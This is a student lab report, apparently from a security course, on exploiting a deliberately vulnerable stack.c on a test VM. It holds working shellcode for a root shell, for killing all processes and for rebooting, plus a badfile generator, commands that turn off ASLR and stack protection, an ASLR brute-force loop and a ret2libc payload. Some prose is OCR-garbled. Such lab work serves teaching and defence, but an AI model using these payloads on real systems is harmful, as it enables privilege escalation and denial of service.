ASSIGNMENT - 4

BUFFER OVERFLOW ATTACK

Buffers are memory storage regions that temporarily hold data while it is being transferred from one location to another. A buffer overflow (or buffer overrun) occurs when the volume of data exceeds the storage capacity of the memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent memory locations. Attackers exploit buffer overflow issues by overwriting the memory of an application. This changes the execution path of the program, triggering a response that damages files or exposes private information.

Stack Overflow

Overview of Stack-


A stack is a data-contained contiguous memory block. The stack is made up of logical stack frames that are pushed when a function is called and popped when it is returned. The parameters of a method, its local variables, and the data needed to retrieve the previous stack frame, including the value of the instruction pointer at the time of the funct, are all stored in a stack frame at the time of function call.

The stack pointer (SP) is a CPU register that points to the top of the stack. The address at the bottom of the stack is set. At runtime, the kernel adjusts its size dynamically. Instructions to PUSH onto and POP off of the stack are implemented by the CPU.


The implementation of the stack pointer (SP) is also dependent on the implementation. It may point to the stack's last address or the next free available address after the stack. For the purposes of this discussion, we'll assume it points to the stack's last address. It is also useful to have a stack pointer in addition to the stack pointer, which points to the top of the stack (lowest numerical address).

A frame pointer (FP) that points to a fixed location within a frame is often useful. Local variables may potentially be referenced by including their offsets from SP. These offsets change when words are placed onto the stack and popped off the stack. While, in some situations, the compiler may keep track of the number of words on the stack and thus correct the error, this is not always the case.Furthermore, some computers, such as Intel-based processors, require several instructions to access a variable at a known distance from SP. As a result, many compilers use a second register, FP, for referencing both local variables and parameters, since the distances between them and FP do not change with PUSHes and POPs.

A function's local variables are stored in memory below (at a lower address). And FP stores the return address above it (at a higher address value). If we know the FP, we can try to figure out where the return address and local variables are stored in memory. BP (EBP) is used on Intel CPUs for this purpose. Real parameters have positive offsets (stored above the FP) due to the way our stack grows.



We just need to do a few things to completely exploit a weak feature like the one above: 1. Look up the return address. 2.Write code to overwrite the buffer using an exploit. 3.Increase the buffer's size: i. Modify the return address to point to a different location in the buffer where our malicious code is stored.
ii.Insert malicious code in the appropriate location, with the return address specified (which we changed).



Finding the address of the memory which stores the return address:

We can deduce from the diagram that if we know the address of the buffer[] list, we can figure out where the return address is located. There are two options for accomplishing this: 1.The


vulnerable software can be debugged (section 3.5). You may use the debugger to evaluate the address of buffer[] and thus the malicious code's start point. 2. You can change the copied software and ask it to do something else directly print out the buffer[] address The second method is used in this lab: We simply add a "print" statement to print the buffer[starting]'s address, and then try to estimate the return address's position (address).
If the target programme is running remotely, the debugger will not be able to determine the address. You can't just change the binary to print the buffer address in most real-time scenarios. In such cases, though, you can still guess. Given the following details, guessing is a viable option:

- Stacks typically begin at the same spot. (Section 3.1 states that stack randomization is disabled.)
- The stack is typically not very deep: most programmes only push a few hundred or a few thousand bytes into it at any given time.
- As a consequence, the number of addresses we need to guess is very reduced.

Once you can calculate address of return address, you overwrite it with the address of your malicious code.

Finding the starting point of the malicious code:

If you can correctly calculate the address of buffer[, you should be able to correctly calculate the malicious code's start point. After a certain offset (distance) from the changed return address, we can start malicious code in the buffer.
Even if you can't measure the address precisely (for example, for remote programmes), you can make an informed guess. We can add a number of NOPs to the beginning of the malicious code to maximise our chances of success; thus, if we can leap to all of these NOPs, we can finally enter the malicious code.
Our malicious code begins at buffer[0], overwrites the return address, and then writes malicious code after some offset from the return address. The assault is illustrated in the diagram below.


Malicious Code
str
Return Address
Previous FP
buffer [0] ..... buffer [11]
Stack's growing direction
Malicious Code
NOP
NOP
..... (many NOP's)
NOP
str
Return Address
Previous FP
buffer [0] ..... buffer [11]
(a) Jump to the malicious code
(b) Improve the chance

1. What is Stack guard? What is ASLR protection?

Address space layout randomization (ASLR) is a computer protection technique that prevents memory corruption vulnerabilities from being exploited. ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of exploited functions in memory, to prevent an attacker from accurately jumping to, for example, a specific exploited function in memory.
The low probability of an intruder guessing the positions of randomly placed areas is the basis for address space layout randomization. The search space is expanded, which improves security. As a consequence, address space randomization is more efficient when the random offsets have more entropy. The amount of virtual memory region space over which the randomization happens can be increased to increase entropy.

To avoid buffer overflows, the GCC compiler uses a protection function called **"Stack Guard."** Buffer overflow will not function in the presence of this security. When compiling the software, use the -fno-stack-protector switch to disable this defence. You may use the following command to compile a programme example.c without Stack Guard:
$ gcc -oexample -fno-stack-protector example.c

2. Perform a stack overflow attack on the stack.c and launch shell as root under when Stack is executable stack and ASLR is turned off.

- First we need to disable address space layout randomisation (ASLR):
  - sudo bash -c 'echo "0" > /proc/sys/kernel/randomize_va_space'
- Compile the stack with stack protection “off” and with executable stack.
  - gcc -g -z execstack -fno-stack-protector -o stack stack.c
- Change permission for stack to be executable
  - `chmod 4755 stack`
- Our badfile will contain 517 characters with the shellcode at the end of it, NOP in the middle, and the starting parts of the badfile will contain an address to one of the NOP. We have taken it as buffer address + offset (100).
- The shellcode that we used was:

  "\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
- This is the code that we used to generate the badfile:

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=   "\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76
\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56
\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long stack_ptr(){
    __asm__("movl %esp,%eax");
}

void main(int argc, char **argv)
{
    char buffer[517];
    memset(&buffer, 0x90, sizeof(buffer));

    char *ptr;
    int offset = 100, bsz = 517, i;
    long *addr_ptr = buffer, addr = stack_ptr() + offset;

    for (i = 0; i < 24; i++)
        *(addr_ptr++) = addr;

    for (i = 0; i < strlen(shellcode); i++)
        buffer[bsz - (sizeof(shellcode) + 1) + i] = shellcode[i];

    buffer[bsz - 1] = '\0';
    FILE *badfile = fopen("./badfile_2", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

- Since we have filled only the first 15 words(60 Bytes) with address of our offset + buffer address and the size of call stack is more than 60 Bytes, we are not able to overwrite the return address of the call stack with our required address, and it just contains NOP values, as can be seen from this gdb output:

```
(gdb) r badfile_2
Starting program: /home/akshay/lab4/Stack Overflow/stack badfile_2

Program received signal SIGSEGV, Segmentation fault.
0x90909090 in ?? ()
(gdb)
```

```
(gdb) b 8
Breakpoint 1 at 0x80484f1: file stack.c, line 8.
(gdb) r badfile_2
Starting program: /home/akshay/lab4/Stack Overflow/stack badfile_2

Breakpoint 1, bof (
    str=0xbfffedf7 "|\356\377\277|\356\377\277|\356\377\277|\356\377\277|\356\377\277|\
356\377\277|\356\377\277|\356\377\277|\356\377\277|\356\377\277|\356\377\277|\356\377\2
77|\356\377\277|\356\377\277|\356\377\277", '\220' <repeats 140 times>...)
    at stack.c:8
8               strcpy(buffer, str);
(gdb) x/50x $ebp
0xbfffedd8:     0xbffff008      0x08048583      0xbfffedf7      0x00000001
0xbfffede8:     0x00000205      0x0804b008      0x00000008      0x7cff2116
0xbfffedf8:     0x7cbfffee      0x7cbfffee      0x7cbfffee      0x7cbfffee
0xbfffee08:     0x7cbfffee      0x7cbfffee      0x7cbfffee      0x7cbfffee
0xbfffee18:     0x7cbfffee      0x7cbfffee      0x7cbfffee      0x7cbfffee
0xbfffee28:     0x7cbfffee      0x7cbfffee      0x90bfffee      0x90909090
0xbfffee38:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee48:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee58:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee68:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee78:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee88:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee98:     0x90909090      0x90909090
(gdb)
```

- So if we increase the number of words in which we add our required address, we will be able to finally overwrite the return address, as can be seen after overwriting the first 24 words of the call stack:

```
10      }
(gdb) b 8
Breakpoint 1 at 0x80484f1: file stack.c, line 8.
(gdb) r badfile_2
Starting program: /home/akshay/lab4/Stack Overflow/stack badfile_2

Breakpoint 1, bof (
    str=0xbfffedf7 "|\356\377\277|\356\377\277|\356\377\277|\356\377\277|\356\377\277|\
356\377\277|\356\377\277|\356\377\277|\356\377\277|\356\377\277|\356\377\277|\356\377\2
77|\356\377\277|\356\377\277|\356\377\277|\356\377\277|\356\377\277|\356\377\277|\356\3
77\277|\356\377\277|\356\377\277|\356\377\277|\356\377\277|\356\377\277", '\220' <repea
ts 104 times>...) at stack.c:8
8               strcpy(buffer, str);
(gdb) x/50x $ebp
0xbfffedd8:     0xbffff008      0x08048583      0xbfffedf7      0x00000001
0xbfffede8:     0x00000205      0x0804b008      0x00000008      0x7cff2116
0xbfffedf8:     0x7cbfffee      0x7cbfffee      0x7cbfffee      0x7cbfffee
0xbfffee08:     0x7cbfffee      0x7cbfffee      0x7cbfffee      0x7cbfffee
0xbfffee18:     0x7cbfffee      0x7cbfffee      0x7cbfffee      0x7cbfffee
0xbfffee28:     0x7cbfffee      0x7cbfffee      0x7cbfffee      0x7cbfffee
0xbfffee38:     0x7cbfffee      0x7cbfffee      0x7cbfffee      0x7cbfffee
0xbfffee48:     0x7cbfffee      0x7cbfffee      0x7cbfffee      0x90bfffee
0xbfffee58:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee68:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee78:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee88:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee98:     0x90909090      0x90909090
(gdb)
```

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=   "\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76
\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56
\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long stack_ptr(){
    __asm__("movl %esp,%eax");
}

void main(int argc, char **argv)
{
    char buffer[517];
    memset(&buffer, 0x90, sizeof(buffer));

    char *ptr;
    int offset = 100, bsz = 517, i;
    long *addr_ptr = buffer, addr = stack_ptr() + offset;

    for (i = 0; i < 24; i++)
        *(addr_ptr++) = addr;
```


```
akshay@akshay-VirtualBox: ~/lab4/Stack Overflow
akshay@akshay-VirtualBox:~/lab4/Stack Overflow$ ./stack badfile_2
#
```

3. Perform a stack overflow attack on the stack.c and launch shell as root and perform seteuid() under when Stack is executable stack and ASLR is turned off.

The shellcode used for this was:

```
'

char shellcode[] =

   "\x6a\x46"                  // push   $0x46
   "\x58"                      // pop    %eax
   "\x31\xdb"                  // xor    %ebx, %ebx
   "\x31\xc9"                  // xor    %ecx, %ecx
   "\xcd\x80"                  // int    $0x80

   "\x31\xd2"                  // xor    %edx, %edx
   "\x6a\x0b"                  // push   $0xb
   "\x58"                      // pop    %eax
   "\x52"                      // push   %edx
   "\x68\x2f\x2f\x73\x68"      // push   $0x68732f2f
   "\x68\x2f\x62\x69\x6e"      // push   $0x6e69622f
   "\x89\xe3"                  // mov    %esp, %ebx
   "\x52"                      // push   %edx
   "\x53"                      // push   %ebx
   "\x89\xe1"                  // mov    %esp, %ecx
   "\xcd\x80";                 // int    $0x80
```

The rest of the steps are same as Q2:



4. Perform a stack overflow attack on the stack.c and kill all processes when Stack is executable stack and ASLR is turned off. It is a kind of Denial of Service attack.

The shellcode used for this was: **"\x6a\x25\x58\x6a\xff\x5b\x6a\x09\x59\xcd\x80"**;
Rest of the steps are the same as Q2.

5. Perform a stack overflow attack on the stack.c and reboot the system when Stack is executable stack and ASLR is turned off.

```
char *shellcode=
                "\xb0\x24"                  /* mov    $0x24,%al */
                "\xcd\x80"                  /* int    $0x80 */
                "\x31\xc0"                  /* xor    %eax,%eax */
                "\xb0\x58"                  /* mov    $0x58,%al */
                "\xbb\xad\xde\xe1\xfe"      /* mov    $0xfee1dead,%ebx */
                "\xb9\x69\x19\x12\x28"      /* mov    $0x28121969,%ecx */
                "\xba\x67\x45\x23\x01"      /* mov    $0x1234567,%edx */
                "\xcd\x80"                  /* int    $0x80 */
                "\x31\xc0"                  /* xor    %eax,%eax */
                "\xb0\x01"                  /* mov    $0x1,%al */
                "\x31\xdb"                  /* xor    %ebx,%ebx */
                "\xcd\x80";                 /* int    $0x80 */
```

Rest of the steps are the same as Q2.

6. Now turn on ASLR and perform all the tasks from 2 to 5.

We can use the brute-force approach to attack the vulnerable program repeatedly, hoping that the address we put in badfile will eventually be correct. We used the following shell script to run the vulnerable program in an infinite loop.


```
#!/bin/bash

while true
    do
        ./stack $1 #Badfilename is passed as argument
done
```

```
akshay@akshay-VirtualBox: ~/lab4/Stack Overflow
q6.sh: line 13:  3812 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3814 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3816 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3818 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3820 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3822 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3824 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3826 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3828 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3830 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3832 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3834 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3836 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3838 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3840 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3842 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3844 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3846 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3848 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3850 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3852 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3854 Segmentation fault      (core dumped) ./stack $1
q6.sh: line 13:  3856 Segmentation fault      (core dumped) ./stack $1
$
```

7. Turn on a non-executable stack. Perform any ret2libc attack.

A ret2libc (return to libc, or return to the C library) attack is one in which the attacker does not require any shellcode to take control of a target, vulnerable process. So attackers use this technique a lot. Payload should look like this:
Junk + System Address + Exit Address + Shell Address

Return to Libc
(replace return address to point to a function within libc)




F1 = system()

One option is the function system present in the libc system(/bin/bash); would create a bash shell. So we need to:

1. Find the address of system in the program
2. Supply an address that points to the string /bin/bash

The final exploit Stack



- Get the address of libc system function:

```
Reading symbols from stack...done.
(gdb) b 8
Breakpoint 1 at 0x80484f1: file stack.c, line 8.
(gdb) r badfile_2
Starting program: /home/akshay/lab4/Stack Overflow/stack badfile_2

Breakpoint 1, bof (
    str=0xbfffedf7 "|\356\377\277|\356\377\277|\356\377\277|\356\377\277|\356\37
7\277|\356\377\277|\356\377\277|\356\377\277|\356\377\277|\356\377\277|\356\377\
277|\356\377\277|\356\377\277|\356\377\277|\356\377\277|\356\377\277|\356\377\27
7|\356\377\277|\356\377\277|\356\377\277|\356\377\277|\356\377\277|\356\377\277|
\356\377\277", '\220' <repeats 104 times>...) at stack.c:8
8               strcpy(buffer, str);
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e42db0 <__libc_system>
(gdb)
```

- Get the address of “/bin/sh”.

```
(gdb) info proc map
process 2498
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/akshay/lab4/Stack Overflow/stack
         0x8049000  0x804a000     0x1000        0x0 /home/akshay/lab4/Stack Overflow/stack
         0x804a000  0x804b000     0x1000     0x1000 /home/akshay/lab4/Stack Overflow/stack
         0x804b000  0x806c000    0x21000        0x0 [heap]
        0xb7e07000 0xb7e08000     0x1000        0x0
        0xb7e08000 0xb7fb8000   0x1b0000        0x0 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fb8000 0xb7fb9000     0x1000   0x1b0000 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fb9000 0xb7fbb000     0x2000   0x1b0000 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fbb000 0xb7fbc000     0x1000   0x1b2000 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fbc000 0xb7fbf000     0x3000        0x0
        0xb7fd5000 0xb7fd6000     0x1000        0x0
        0xb7fd6000 0xb7fd9000     0x3000        0x0 [vvar]
        0xb7fd9000 0xb7fdb000     0x2000        0x0 [vdso]
        0xb7fdb000 0xb7ffe000    0x23000        0x0 /lib/i386-linux-gnu/ld-2.23.so
        0xb7ffe000 0xb7fff000     0x1000    0x22000 /lib/i386-linux-gnu/ld-2.23.so
        0xb7fff000 0xb8000000     0x1000    0x23000 /lib/i386-linux-gnu/ld-2.23.so
        0xbffdf000 0xc0000000    0x21000        0x0 [stack]
(gdb) find 0xb7e08000, 0xb7fbc000, "/bin/sh"
0xb7f63b0b
1 pattern found.
(gdb)
```


- Therefore, the content of badfile would be:

```
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  B0 2D E4 B7  B0 2D E4 B7  B0 2D E4 B7  0B 3B F6 B7  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
